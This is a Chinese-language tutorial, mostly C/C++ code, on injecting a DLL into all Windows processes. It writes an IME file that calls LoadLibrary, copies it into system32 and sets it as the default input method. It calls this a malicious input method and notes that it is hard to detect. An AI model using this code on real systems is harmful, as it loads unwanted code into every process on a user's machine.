
DLL注入技术之输入法注入

    输入法注入原理是利用Windows系统中在切换输入法需要输入字符时，系统就会把这个输入法需要的ime文件装载到当前进程中，而由于这个Ime文件本质上只是个存放在C:\WINDOWS\system32目录下的特殊的DLL文件，因此我们可以利用这个特性，在Ime文件中使用LoadLibrary()函数待注入的DLL文件。  
**1．编写Ime文件**  
    输入法的Ime文件其实就是个显式导出19个特殊函数的DLL文件。如下图所示:



    如果想编写输入法程序，那么这19个导出函数都需要仔细的研究，但是对于只想实现注入的我们，现在只需要对ImeInquire()有比较深的认识就可以了。ImeInquire()是启动并初始化当前Ime输入法函数，他的声明如下：

1. BOOL WINAPI ImeInquire(LPIMEINFO lpIMEInfo,LPTSTR lpszUIClass,LPCTSTR lpszOption)

复制代码

第一个参数lpIMEInfo比较重要，用于输入对Ime输入法初始化的内容结构，如果这个结构填写错误，就会导致输入法不能正常运行。第二个参数是输入一个class类名，我们需要先使用RegisterClassEx()注册出一个窗口类。初始化ImeInquire()主要代码如下所示：

1. //启动并初始化当前ime输入法
2. BOOL WINAPI ImeInquire(LPIMEINFO lpIMEInfo,LPTSTR lpszUIClass,LPCTSTR lpszOption)
3. {
4. //输入法初始化过程
5. //系统根据它为INPUTCONTEXT.hPrivate分配空间
6. lpIMEInfo->dwPrivateDataSize = 0;
7. lpIMEInfo->fdwProperty = IME\_PROP\_KBD\_CHAR\_FIRST |
8. IME\_PROP\_IGNORE\_UPKEYS |
9. IME\_PROP\_END\_UNLOAD;
10. lpIMEInfo->fdwConversionCaps = IME\_CMODE\_FULLSHAPE |
11. IME\_CMODE\_NATIVE;
12. lpIMEInfo->fdwSentenceCaps = IME\_SMODE\_NONE;
13. lpIMEInfo->fdwUICaps = UI\_CAP\_2700;
14. lpIMEInfo->fdwSCSCaps = 0;
15. lpIMEInfo->fdwSelectCaps = SELECT\_CAP\_CONVERSION;
16. // 注意该输入法基本窗口类必须注册，否则输入法不能正常运行
17. \_tcscpy(lpszUIClass,CLSNAME\_UI);
18. return TRUE;
19. }

复制代码

注册出一个窗口类的主要代码如下：

1. BOOL ImeClass\_Register(HINSTANCE hInstance)
2. {
3. WNDCLASSEX wc;
4. wc.cbSize         = sizeof(WNDCLASSEX);
5. wc.style          = CS\_VREDRAW | CS\_HREDRAW | CS\_DBLCLKS | CS\_IME;
6. wc.lpfnWndProc    = UIWndProc;
7. wc.cbClsExtra     = 0;
8. wc.cbWndExtra     = 2 \* sizeof(LONG);
9. wc.hInstance      = hInstance;
10. wc.hCursor        = LoadCursor( NULL, IDC\_ARROW );
11. wc.hIcon          = NULL;
12. wc.lpszMenuName   = (LPTSTR)NULL;
13. wc.lpszClassName  = CLSNAME\_UI;
14. wc.hbrBackground  = NULL;
15. wc.hIconSm        = NULL;
16. if( !RegisterClassEx( (LPWNDCLASSEX)&wc ) )
17. return FALSE;
18. return TRUE;
19. }

复制代码

CLSNAME\_UI是一个宏定义，如下：

1. #define CLSNAME\_UI \_T("DLLCLASSNAME")


复制代码

在DllMain进程加载的过程中注册窗口类，主要代码如下：

1. case DLL\_PROCESS\_ATTACH:
2. if(!ImeClass\_Register(hinstDLL)) return FALSE;
3. //这里填写要load的DLL的路径
4. g\_hModule = LoadLibrary(\_T("D:\\MyDll\\ImeInject\\Debug\\MfcImeInjectDll.dll"));
6. if (!g\_hModule)
7. {
8. MessageBox(NULL,\_T("模块没有load成功"),\_T("提示"),MB\_OK);
9. }
10. break;

复制代码

此刻默认输出的DLL文件扩展名是.dll，与扩展名是.ime不符，可以通过下图设置将其扩展名改为.ime：



**2．编写装载输入法程序：**  
    装载输入法的基本逻辑就是将他们编写的输入法设置为默认输入法，这样只要系统中所有进程都会默认加载他们的恶意输入法程序。  
    黑客们首先需要得到系统当前的默认的输入法，以便恢复时使用。然后需要将ime文件拷贝到C:\WINDOWS\system32目录下，最后将装载成功后将我们的输入法设置成为默认输入法，主要代码如下：

1. void CMfcImeInjectDlg::OnBnClickedAttach()
2. {
3. // TODO: 在此添加控件通知处理程序代码
4. //得到默认的输入法句柄并保存
5. ::SystemParametersInfo(
6. SPI\_GETDEFAULTINPUTLANG,
7. 0,
8. &m\_retV,
9. 0);
10. //拷贝到system目录，只有ime文件在system32下才能装载成功
11. CopyFile(
12. \_T("D:\\MyDll\\ImeInject\\Debug\\MyImeDll.ime"),
13. \_T("C:\\WINDOWS\\system32\\MyImeDll.ime"),
14. FALSE);
15. //装载输入法
16. m\_hImeFile = ImmInstallIME(
17. \_T("MyImeDll.ime"),
18. \_T("我的输入法"));
19. if( ImmIsIME(m\_hImeFile) )
20. {
21. //设置为默认输入法
22. SystemParametersInfo(
23. SPI\_SETDEFAULTINPUTLANG,
24. 0,
25. &m\_hImeFile,
26. SPIF\_SENDWININICHANGE);
27. MessageBox(\_T("安装输入法成功"));
28. }
29. }

复制代码

**3．编写卸载输入法：**  
    当新建进程不再需要注入时，我们就需要卸载输入法。卸载输入法时需要先判定系统当前的输入法不是其原有默认输入法，确认无误后将系统的默认输入法恢复后，再将恶意输入法卸载即可，主要代码如下：

1. void CMfcImeInjectDlg::OnBnClickedDettach()
2. {
3. // TODO: 在此添加控件通知处理程序代码
4. ::SystemParametersInfo(
5. SPI\_SETDEFAULTINPUTLANG,
6. 0,
7. &m\_retV,
8. SPIF\_SENDWININICHANGE);
9. if (UnloadKeyboardLayout(m\_hImeFile))
10. {
11. MessageBox(\_T("输入法卸载成功"));
12. }
13. }

复制代码

输入法注入的实现需要对输入法IME文件的生成有所了解，API使用较多，所以实现起来比较难，但是由于系统存在多个输入法，被注入进程很难判别当前是可信赖输入法还是用于注入的恶意输入法，所以难以阻止，大大提高了注入的几率。